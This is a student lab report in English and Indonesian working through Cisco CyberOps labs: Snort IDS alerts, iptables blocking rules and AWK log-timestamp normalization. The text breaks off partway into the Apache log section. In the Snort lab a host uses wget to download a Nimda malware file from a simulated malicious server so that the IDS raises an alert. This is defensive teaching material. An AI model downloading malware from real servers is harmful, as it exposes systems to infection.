LAPORAN PRAKTIKUM KEAMANAN SIBER TUGAS 9

KELAS PRAKTIKUM KEAMANAN SIBER C– TIK

KELOMPOK :

1.	**ELSA ESTER LOKAS**	**220211060213**
2.	**GABRIELLA IGNATIA MANENGKEY**	**220211060195**
3.	**JUSTISYA INJILIA TUMBEL**	**220211060229**


PROGRAM STUDI TEKNIK INFORMATIKA
JURUSAN ELEKTRO
FAKULTAS TEKNIK
UNIVERSITAS SAM RATULANGI

2025

Link video : https://youtube.com/playlist?list=PLi7QDVC5aN-Jb4TSNesCzCswvZvFrI7TD&si=M_fCYJM5ypht5c2z

Lab – Snort and Firewall Rules

Topology



Objectives

Part 1: Preparing the Virtual Environment

Part 2: Firewall and IDS Logs

Part 3: Terminate and Clear Mininet Process

Background / Scenario

In a secure production network, network alerts are generated by various types of devices such as security appliances, firewalls, IPS devices, routers, switches, servers, and more. The problem is that not all alerts are created equally. For example, alerts generated by a server and alerts generated by a firewall will be different and vary in content and format.

In this lab, to get familiar with firewall rules and IDS signatures.

Required Resources

- CyberOps Workstation VM
- Internet connection

Note: In this lab, the CyberOps Workstation VM is a container for holding the Mininet environment shown in the Topology. If a memory error is received in an attempt to run any command, quit out of the step, go to the VM settings, and increase the memory. The default is 1 GB; try 2GB.

Part 1: Preparing the Virtual Environment

a. Launch **Oracle VirtualBox** and change the **CyberOps Workstation** for Bridged mode, if necessary. Select **Machine > Settings > Network**. Under **Attached To**, select **Bridged Adapter** (or if you are using WiFi with a proxy, you may need **NAT adapter**) and click **OK**.

b. Launch the **CyberOps Workstation VM**, open a terminal and configure its network by executing the **configure_as_dhcp.sh** script.

Because the script requires super-user privileges, provide the password for the user **analyst**.

```
[analyst@secOps ~]$ sudo ./lab.support.files/scripts/configure_as_dhcp.sh
[sudo] password for analyst:
[analyst@secOps ~]$
```

c. Use the **ifconfig** command to verify **CyberOps Workstation VM** now has an IP address on your local network. You can also test connectivity to a public webserver by pinging www.cisco.com. Use **Ctrl+C** to stop the pings.

```
[analyst@secOps ~]$ ping www.cisco.com
PING e2867.dsca.akamaiedge.net (23.204.15.199) 56(84) bytes of data.
64 bytes from a23-204-15-199.deploy.static.akamaitechnologies.com
(23.204.15.199): icmp_seq=1 ttl=54 time=28.4 ms
64 bytes from a23-204-15-199.deploy.static.akamaitechnologies.com
(23.204.15.199): icmp_seq=2 ttl=54 time=35.5 ms
^C
--- e2867.dsca.akamaiedge.net ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 28.446/32.020/35.595/3.578 ms
```

Part 2: Firewall and IDS Logs

Firewalls and Intrusion Detection Systems (IDS) are often deployed to partially automate the traffic monitoring task. Both firewalls and IDSs match incoming traffic against administrative rules. Firewalls usually compare the packet header against a rule set while IDSs often use the packet payload for rule set comparison. Because firewalls and IDSs apply the pre-defined rules to different portions of the IP packet, IDS and firewall rules have different structures.

While there is a difference in rule structure, some similarities between the components of the rules remain. For example, both firewall and IDS rules contain matching components and action components. Actions are taken after a match is found.

- **Matching component** - specifies the packet elements of interest, such as: packet source; the packet destination; transport layer protocols and ports; and data included in the packet payload.
- **Action component** - specifies what should be done with that packet that matches a component, such as: accept and forward the packet; drop the packet; or send the packet to a secondary rule set for further inspection.

A common firewall design is to drop packets by default while manually specifying what traffic should be allowed. Known as dropping-by-default, this design has the advantage protecting the network from unknown protocols and attacks. As part of this design, it is common to log the events of dropped packets since these

are packets that were not explicitly allowed and therefore, infringe on the organization's policies. Such events should be recorded for future analysis.

Step 1: Real-Time IDS Log Monitoring

a. From the **CyberOps Workstation VM**, run the script to start **mininet**.

```
[analyst@secOps ~]$ sudo
./lab.support.files/scripts/cyberops_extended_topo_no_fw.py
[sudo] password for analyst:
*** Adding controller
*** Add switches
*** Add hosts
*** Add links
*** Starting network
*** Configuring hosts
R1 R4 H1 H2 H3 H4 H5 H6 H7 H8 H9 H10 H11
*** Starting controllers
*** Starting switches
*** Add routes
*** Post configure switches and hosts
*** Starting CLI:
mininet>
```

The **mininet** prompt should be displayed, indicating **mininet** is ready for commands.

b. From the **mininet** prompt, open a shell on **R1** using the command below:

```
mininet> xterm R1
mininet>
```

The **R1** shell opens in a terminal window with black text and white background. What user is logged into that shell? What is the indicator of this?

Pengguna root. Hal ini ditunjukkan oleh tanda # setelah prompt.

c. From **R1**'s shell, start the Linux-based IDS, Snort.

```
[root@secOps analyst]# ./lab.support.files/scripts/start_snort.sh
Running in IDS mode
--== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
<output omitted>
```

Note: You will not see a prompt as Snort is now running in this window. If for any reason, Snort stops running and the **[root@secOps analysts]#** prompt is displayed, rerun the script to launch Snort. Snort must be running in order to capture alerts later in the lab.

d. From the **CyberOps Workstation VM mininet** prompt, open shells for hosts **H5** and **H10**.

```
mininet> xterm H5
mininet> xterm H10
mininet>
```

e. **H10** will simulate a server on the Internet that is hosting malware. On **H10**, run the **mal_server_start.sh** script to start the server.

```
[root@secOps analyst]# ./lab.support.files/scripts/mal_server_start.sh
[root@secOps analyst]#
```


f. On **H10**, use **netstat** with the **-tunpa** options to verify that the web server is running. When used as shown below, **netstat** lists all ports currently assigned to services:

```
[root@secOps analyst]# netstat -tunpa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:6666            0.0.0.0:*               LISTEN
1839/nginx: master
[root@secOps analyst]#
```

As seen by the output above, the lightweight webserver **nginx** is running and listening to connections on port TCP 6666.

g. In the **R1** terminal window, an instance of Snort is running. To enter more commands on **R1**, open another **R1** terminal by entering the **xterm R1** again in the **CyberOps Workstation VM** terminal window,

as shown below. You may also want to arrange the terminal windows so that you can see and interact with each device. The figure below shows an effective arrangement for the rest of this lab.



h. In the new **R1** terminal tab, run the **tail** command with the **-f** option to monitor the **/var/log/snort/alert** file in real-time. This file is where snort is configured to record alerts.

```
[root@secOps analyst]# tail -f /var/log/snort/alert
```

Because no alerts were yet recorded, the log should be empty. However, if you have run this lab before, old alert entries may be shown. In either case, you will not receive a prompt after typing this command. This window will display alerts as they happen.

i. From **H5**, use the **wget** command to download a file named **W32.Nimda.Amm.exe**. Designed to download content via HTTP, **wget** is a great tool for downloading files from web servers directly from the command line.

```
[root@secOps analyst]# wget 209.165.202.133:6666/W32.Nimda.Amm.exe
--2017-04-28 17:00:04--  http://209.165.202.133:6666/W32.Nimda.Amm.exe
Connecting to 209.165.202.133:6666... connected.
HTTP request sent, awaiting response... 200 OK
Length: 345088 (337K) [application/octet-stream]
Saving to: 'W32.Nimda.Amm.exe'
```

```
W32.Nimda.Amm.exe           100%[=======================================>] 337.00K
--.-KB/s    in 0.02s

2017-04-28 17:00:04 (16.4 MB/s) - 'W32.Nimda.Amm.exe' saved [345088/345088]

[root@secOps analyst]#
```

What port is used when communicating with the malware web server? What is the indicator?

Port 6666. The port was specified in the URL, after the : separator.

Was the file completely downloaded? **Yes**

Did the IDS generate any alerts related to the file download? **Yes**

j. As the malicious file was transiting **R1**, the IDS, Snort, was able to inspect its payload. The payload matched at least one of the signatures configured in Snort and triggered an alert on the second **R1** terminal window (the tab where **tail -f** is running). The alert entry is show below. Your timestamp will be different:

```
04/28-17:00:04.092153  [**] [1:1000003:0] Malicious Server Hit! [**] [Priority: 0]
{TCP} 209.165.200.235:34484 -> 209.165.202.133:6666
```

Based on the alert shown above, what was the source and destination IPv4 addresses used in the transaction?

Source IP: 209.165.200.235; Destination IP: 209.165.202.133.

Based on the alert shown above, what was the source and destination ports used in the transaction?

Source port: 34484; Destination port: 6666.

Based on the alert shown above, when did the download take place?

April 28th around 5pm

Based on the alert shown above, what was the message recorded by the IDS signature?

“Malicious Server Hit!”

On **H5**, use the **tcpdump** command to capture the event and download the malware file again so you can capture the transaction. Issue the following command below start the packet capture:

```
[root@secOps analyst]# tcpdump –i H5-eth0 –w nimda.download.pcap &
[1] 5633
[root@secOps analyst]# tcpdump: listening on H5-eth0, link-type EN10MB (Ethernet),
capture size 262144 bytes
```

The command above instructs tcpdump to capture packets on interface **H5-eth0** and save the capture to a file named **nimda.download.pcap**.

The **&** symbol at the end tells the shell to execute **tcpdump** in the background. Without this symbol, **tcpdump** would make the terminal unusable while it was running. Notice the **[1] 5633**; it indicates one process was sent to background and its process ID (PID) is 5366. Your PID will most likely be different.

k. Press **ENTER** a few times to regain control of the shell while **tcpdump** runs in background.

l. Now that **tcpdump** is capturing packets, download the malware again. On **H5**, re-run the command or use the up arrow to recall it from the command history facility.

```
[root@secOps analyst]# wget 209.165.202.133:6666/W32.Nimda.Amm.exe
--2017-05-02 10:26:50--  http://209.165.202.133:6666/W32.Nimda.Amm.exe
Connecting to 209.165.202.133:6666... connected.
HTTP request sent, awaiting response... 200 OK
```

```
Length: 345088 (337K) [application/octet-stream]
Saving to: 'W32.Nimda.Amm.exe'

W32.Nimda.Amm.exe   100%[===================>] 337.00K  --.-KB/s    in 0.003s

2017-05-02 10:26:50 (105 MB/s) - 'W32.Nimda.Amm.exe' saved [345088/345088]
```

m. Stop the capture by bringing **tcpdump** to foreground with the **fg** command. Because **tcpdump** was the only process sent to background, there is no need to specify the PID. Stop the **tcpdump** process with **Ctrl+C**. The **tcpdump** process stops and displays a summary of the capture. The number of packets may be different for your capture.

```
[root@secOps analyst]# fg
tcpdump -i h5-eth0 -w nimda.download.pcap
^C316 packets captured
316 packets received by filter
0 packets dropped by kernel
[root@secOps analyst]#
```

n. On **H5**, Use the **ls** command to verify the pcap file was in fact saved to disk and has size greater than zero:

```
[root@secOps analyst]# ls -l
total 1400
drwxr-xr-x 2 analyst analyst   4096 Sep 26  2014 Desktop
drwx------ 3 analyst analyst   4096 Jul 14 11:28 Downloads
drwxr-xr-x 8 analyst analyst   4096 Jul 25 16:27 lab.support.files
-rw-r--r-- 1 root    root    371784 Aug 17 14:48 nimda.download.pcap
drwxr-xr-x 2 analyst analyst   4096 Mar  3 15:56 second_drive
-rw-r--r-- 1 root    root    345088 Apr 14 15:17 W32.Nimda.Amm.exe
-rw-r--r-- 1 root    root    345088 Apr 14 15:17 W32.Nimda.Amm.exe.1
 [root@secOps analyst]#
```

Note: Your directory list may have a different mix of files, but you should still see the **nimda.download.pcap** file.

How can be this PCAP file be useful to the security analyst?

File PCAP berisi paket-paket yang terkait dengan lalu lintas yang dilihat oleh NIC yang menangkap. Dengan cara itu, PCAP sangat berguna untuk menelusuri kembali peristiwa jaringan seperti komunikasi ke titik akhir yang berbahaya. Alat seperti Wireshark dapat digunakan untuk memfasilitasi analisis PCAP.

Note: The analysis of the PCAP file will be performed in another lab.

Step 2: Tuning Firewall Rules Based on IDS Alerts

In Step 1, you started an Internet-based malicious server. To keep other users from reaching that server, it is recommended to block it in the edge firewall.

In this lab's topology, **R1** is not only running an IDS but also a very popular Linux-based firewall called **iptables**. In this step, you will block traffic to the malicious server identified in Step 1 by editing the firewall rules currently present in **R1**.

Note: While a comprehensive study of **iptables** is beyond the scope of this course, **iptables** basic logic and rule structure is fairly straight-forward.

The firewall **iptables** uses the concepts of *chains* and *rules* to filter traffic.

Traffic entering the firewall and destined to the firewall device itself is handled by the **INPUT** chain. Examples of this traffic are ping packets coming from any other device on any networks and sent to any one of the firewall's interfaces.

Traffic originated in the firewall device itself and destined to somewhere else, is handled by the **OUTPUT** chain. Examples of this traffic are ping responses generated by the firewall device itself.

Traffic originated somewhere else and passing through the firewall device is handled by the **FORWARD** chain. Examples of this traffic are packets being routed by the firewall.

Each chain can have its own set of independent rules specifying how traffic is to be filtered for that chain. A chain can have practically any number of rules, including no rule at all.

Rules are created to check specific characteristics of packets, allowing administrators to create very comprehensive filters. If a packet doesn't match a rule, the firewall moves on to the next rule and checks again. If a match is found, the firewall takes the action defined in the matching rule. If all rules in a chain have been checked and yet no match was found, the firewall takes the action specified in the chain's policy, usually allow the packet to flow through or deny it.

a. In the **CyberOps Workstation VM**, start a third R1 terminal window.

```
mininet > xterm R1
```

b. In the new **R1** terminal window, use the **iptables** command to list the chains and their rules currently in use:

```
[root@secOps ~]# iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 6 packets, 504 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

[root@secOps ~]#
```

What chains are currently in use by **R1**?

Input, Output dan Forward

c. Connections to the malicious server generate packets that must transverse the **iptables** firewall on **R1**. Packets traversing the firewall are handled by the FORWARD rule and therefore, that is the chain that will receive the blocking rule. To keep user computers from connecting to the malicious server identified in Step 1, add the following rule to the FORWARD chain on **R1**:

```
[root@secOps ~]# iptables -I FORWARD -p tcp -d 209.165.202.133 --dport 6666 -
j DROP
[root@secOps ~]#
```

Where:

- **-I FORWARD**: inserts a new rule in the FORWARD chain.
- **-p tcp**: specifies the TCP protocol.
- **-d 209.165.202.133**: specifies the packet's destination

- **--dport 6666**: specifies the destination port
- **-j DROP**: set the action to drop.

d. Use the **iptables** command again to ensure the rule was added to the FORWARD chain. The CyberOps Workstation VM may take a few seconds to generate the output:

```
[root@secOps analyst]# iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       tcp  --  any    any     anywhere             209.165.202.133
tcp dpt:6666

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
[root@secOps analyst]#
```

e. On **H5**, try to download the file again:

```
[root@secOps analyst]# wget 209.165.202.133:6666/W32.Nimda.Amm.exe
--2017-05-01 14:42:37--  http://209.165.202.133:6666/W32.Nimda.Amm.exe
Connecting to 209.165.202.133:6666... failed: Connection timed out.
Retrying.

--2017-05-01 14:44:47--  (try: 2)  http://209.165.202.133:6666/W32.Nimda.Amm.exe
Connecting to 209.165.202.133:6666... failed: Connection timed out.
Retrying.
```

Enter **Ctrl+C** to cancel the download, if necessary. Was the download successful this time? Explain.

Tidak. Firewall memblokir koneksi ke server hosting malware.

What would be a more aggressive but also valid approach when blocking the offending server?

Alih-alih menentukan IP, protokol dan port, sebuah aturan bisa dengan mudah memblokir alamat IP server. Ini akan memutus akses ke server tersebut dari jaringan internal.

Part 3: Terminate and Clear Mininet Process

a. Navigate to the terminal used to start Mininet. Terminate the Mininet by entering **quit** in the main CyberOps VM terminal window.

b. After quitting Mininet, clean up the processes started by Mininet. Enter the password **cyberops** when prompted.

```
[analyst@secOps scripts]$ sudo mn -c
[sudo] password for analyst:
```

Lab - Convert Data into a Universal Format

Objectives

Part 1: Normalize Timestamps in a Log File

Part 2: Normalize Timestamps in an Apache Log File

Part 3: Log File Preparation in Security Onion

Background / Scenario

This lab will prepare students to learn where log files are located and how to manipulate and view log files. *Log entries* are generated by network devices, operating systems, applications, and various types of programmable devices. A file containing a time-sequenced stream of log entries is called a *log file*.

By nature, log files record events that are relevant to the source. The syntax and format of data within log messages are often defined by the application developer.

Therefore, the terminology used in the log entries often varies from source to source. For example, depending on the source, the terms login, logon, authentication event, and user connection, may all appear in log entries to describe a successful user authentication to a server.

It is often desirable to have a consistent and uniform terminology in logs generated by different sources. This is especially true when all log files are being collected by a centralized point.

The term *normalization* refers to the process of converting parts of a message, in this case a log entry, to a common format.

In this lab, you will use command line tools to manually normalize log entries. In Part 2, the timestamp field will be normalized. In Part 3, the IPv6 field will be normalized.

Note: While numerous plugins exist to perform log normalization, it is important to understand the basics behind the normalization process.

Required Resources

- CyberOps Workstation VM
- Security Onion VM

Part 4: Normalize Timestamps in a Log File

Timestamps are used in log entries to specify when the recorded event took place. While it is best practice to record timestamps in UTC, the format of the timestamp varies from log source to log source. There are two common timestamp formats, known as Unix Epoch and Human Readable.

Unix Epoch timestamps record time by measuring the number of seconds that have passed since January 1st 1970.

Human Readable timestamps record time by representing separate values for year, month, day, hour, minute, and second.

The Human Readable **Wed, 28 Jun 2017 13:27:18 GMT** timestamp is the same as **1498656439** in Unix Epoch.

From a programmability stand point, it is much easier to work with Epoch as it allows for easier addition and subtraction operations. From an analysis perspective; however, Human Readable timestamps are much easier to interpret.

Converting Epoch to Human Readable Timestamps with AWK

AWK is a programming language designed to manipulate text files. It is very powerful and especially useful when handling text files where the lines contain multiple fields, separated by a delimiter character. Log files contain one entry per line and are formatted as delimiter-separated fields, making AWK a great tool for normalizing.

Consider the **applicationX_in_epoch.log** file below. The source of the log file is not relevant.

```
2|Z|1219071600|AF|0
3|N|1219158000|AF|89
4|N|1220799600|AS|12
1|Z|1220886000|AS|67
5|N|1220972400|EU|23
6|R|1221058800|OC|89
```

The log file above was generated by application X. The relevant aspects of the file are:

- The columns are separated, or delimited, by the | character. Therefore, the file has five columns.
- The third column contains timestamps in Unix Epoch.
- The file has an extra line at the end. This will be important later in the lab.

Assume that a log analyst needed to convert the timestamps to the Human Readable format. Follow the steps below to use AWK to easily perform the manual conversion:

a. Launch the **CyberOps Workstation VM** and then launch a terminal window.

b. Use the **cd** command to change to the **/home/analyst/lab.support.files/** directory. A copy of the file shown above is stored there.

```
[analyst@secOps ~]$ cd ./lab.support.files/
[analyst@secOps lab.support.files]$ ls -l
total 580
-rw-r--r-- 1 analyst analyst    649 Jun 28 18:34 apache_in_epoch.log
-rw-r--r-- 1 analyst analyst    126 Jun 28 11:13 applicationX_in_epoch.log
drwxr-xr-x 4 analyst analyst   4096 Aug  7 15:29 attack_scripts
-rw-r--r-- 1 analyst analyst    102 Jul 20 09:37 confidential.txt
<output omitted>
[analyst@secOps lab.support.files]$
```

c. Issue the following AWK command to convert and print the result on the terminal:

Note: It is easy to make a typing error in the following script. Consider copying the script out to a text editor to remove the extra line breaks. Then copy the script from the text editor into the **CyberOps Workstation VM** terminal window. However, be sure to study the script explanation below to learn how this script modifies the timestamp field.

```
[analyst@secOps lab.support.files]$ awk 'BEGIN
{FS=OFS="|"}{$3=strftime("%c",$3)} {print}' applicationX_in_epoch.log
2|Z|Mon 18 Aug 2008 11:00:00 AM EDT|AF|0
3|N|Tue 19 Aug 2008 11:00:00 AM EDT|AF|89
4|N|Sun 07 Sep 2008 11:00:00 AM EDT|AS|12
1|Z|Mon 08 Sep 2008 11:00:00 AM EDT|AS|67
5|N|Tue 09 Sep 2008 11:00:00 AM EDT|EU|23
6|R|Wed 10 Sep 2008 11:00:00 AM EDT|OC|89
||Wed 31 Dec 1969 07:00:00 PM EST
[analyst@secOps lab.support.files]$
```

The command above is an AWK script. It may seem complicated. The main structure of the AWK script above is as follows:

- **awk** – This invokes the AWK interpreter.
- **'BEGIN** – This defines the beginning of the script.
- **{}** – This defines actions to be taken in each line of the input text file. An AWK script can have several actions.
- **FS = OFS = "|" –** This defines the field separator (i.e., delimiter) as the bar (|) symbol. Different text files may use different delimiting characters to separate fields. This operator allows the user to define what character is used as the field separator in the current text file.
- **$3 –** This refers to the value in the third column of the current line. In the **applicationX_in_epoch.log**, the third column contains the timestamp in epoch to be converted.
- **strftime -** This is an AWK internal function designed to work with time. The %c and $3 in between parenthesis are the parameters passed to **strftime**.
- **applicationX_in_epoch.log –** This is the input text file to be loaded and used. Because you are already in the **lab.support.files** directory, you do not need to add path information, **/home/analyst/lab.support.files/applicationX_in_epoch.log**.

The first script action, defined in the first set of curly brackets is to define the field separator character as the "|". Then, in the second set of curly brackets, it rewrites the third column of each line with the result of the execution of the **strftime()** function. **strftime()** is an internal AWK function created to handle time conversion. Notice that the script tells the function to use the contents of the third column of each line before the change (**$3**) and to format the output (**%c**).

Were the Unix Epoch timestamps converted to Human Readable format? Were the other fields modified? Explain.

Ya, skrip dikonversi dari Epoch ke Human Readable. Skrip hanya mengubah bidang stempel waktu, mempertahankan sisa file.

Compare the contents of the file and the printed output. Why is there the line, **||Wed 31 Dec 1969 07:00:00 PM EST**?

Alasan adanya baris tambahan ini adalah karena file tersebut memiliki baris kosong di bagian akhir, yang membuat skrip salah menafsirkannya sebagai 0 dan mengonversinya menjadi stempel waktu yang dapat dibaca oleh manusia.

Dengan menafsirkan baris kosong sebagai 0, skrip tersebut mengubah 0 Unix Epoch menjadi dapat dibaca oleh manusia. 0 Unix Epoch diterjemahkan menjadi 0 detik setelah tengah malam tanggal 1 Januari 1970. Skrip menampilkan "Wed 31 Dec 1969 07:00:00 PM EST" karena secara otomatis menyesuaikan zona waktu. Karena CyberOps Workstation dikonfigurasikan untuk EST (UTC -5), skrip menampilkan tengah malam, 1 Januari 1970 dikurangi 5 jam.

d. Use **nano** (or your favorite text editor) to remove the extra empty line at the end of the file and run the **AWK** script again.

```
[analyst@secOps lab.support.files]$ nano applicationX_in_epoch.log
```

Is the output correct now? Explain.

Ya, karena baris kosong telah dihapus, tidak ada data tambahan yang dibuat dan ditambahkan ke file log oleh skrip.

e. While printing the result on the screen is useful for troubleshooting the script, analysts will likely need to save the output in a text file. Redirect the output of the script above to a file named **applicationX_in_human.log** to save it to a file:

```
[analyst@secOps lab.support.files]$ awk 'BEGIN
{FS=OFS="|"}{$3=strftime("%c",$3)} {print}' applicationX_in_epoch.log >
applicationX_in_human.log
[analyst@secOps lab.support.files]$
```

What was printed by the command above? Is this expected?

Tidak ada yang tercetak di layar. Ya, sudah diduga, karena output perintah dialihkan ke file teks bernama applicationX_in_human.log.

f. Use **cat** to view the **applicationX_in_human.log**. Notice that the extra line is now removed and the timestamps for the log entries have been converted to human readable format.

```
[analyst@secOps lab.support.files]$ cat applicationX_in_human.log
2|Z|Mon 18 Aug 2008 11:00:00 AM EDT|AF|0
3|N|Tue 19 Aug 2008 11:00:00 AM EDT|AF|89
4|N|Sun 07 Sep 2008 11:00:00 AM EDT|AS|12
1|Z|Mon 08 Sep 2008 11:00:00 AM EDT|AS|67
5|N|Tue 09 Sep 2008 11:00:00 AM EDT|EU|23
6|R|Wed 10 Sep 2008 11:00:00 AM EDT|OC|89
[analyst@secOps lab.support.files]$
```

Part 5: Normalize Timestamps in an Apache Log File

Similar to what was done with the **applicationX_in_epoch.log** file, Apache log files can also be normalized. Follow the steps below to convert Unix Epoch to Human Readable timestamps. Consider the following Apache log file, **apache_in_epoch.log**:

```
[analyst@secOps lab.support.files]$ cat apache_in_epoch.log
198.51.100.213 - - [1219071600] "GET
/twiki/bin/edit/Main/Double_bounce_sender?topicparent=Main.ConfigurationVariables
HTTP/1.1" 401 12846
198.51.100.213 - - [1219158000] "GET
/twiki/bin/rdiff/TWiki/NewUserTemplate?rev1=1.3&rev2=1.2 HTTP/1.1" 200 4523
198.51.100.213 - - [1220799600] "GET /mailman/listinfo/hsdivision HTTP/1.1" 200 6291
198.51.100.213 - - [1220886000] "GET /twiki/bin/view/TWiki/WikiSyntax HTTP/1.1" 200
7352
198.51.100.213 - - [1220972400] "GET /twiki/bin/view/Main/DCCAndPostFix HTTP/1.1" 200
5253
198.51.100.213 - - [1221058800] "GET
/twiki/bin/oops/TWiki/AppendixFileSystem?template=oopsmore&m1=1.12&m2=1.12 HTTP/1.1"
200 11382
```

The Apache Log file above contains six entries which record events related to the Apache web server. Each entry has seven fields. The fields are delimited by a space:

- The first column contains the IPv4 address, **198.51.100.213**, of the web client placing the request.
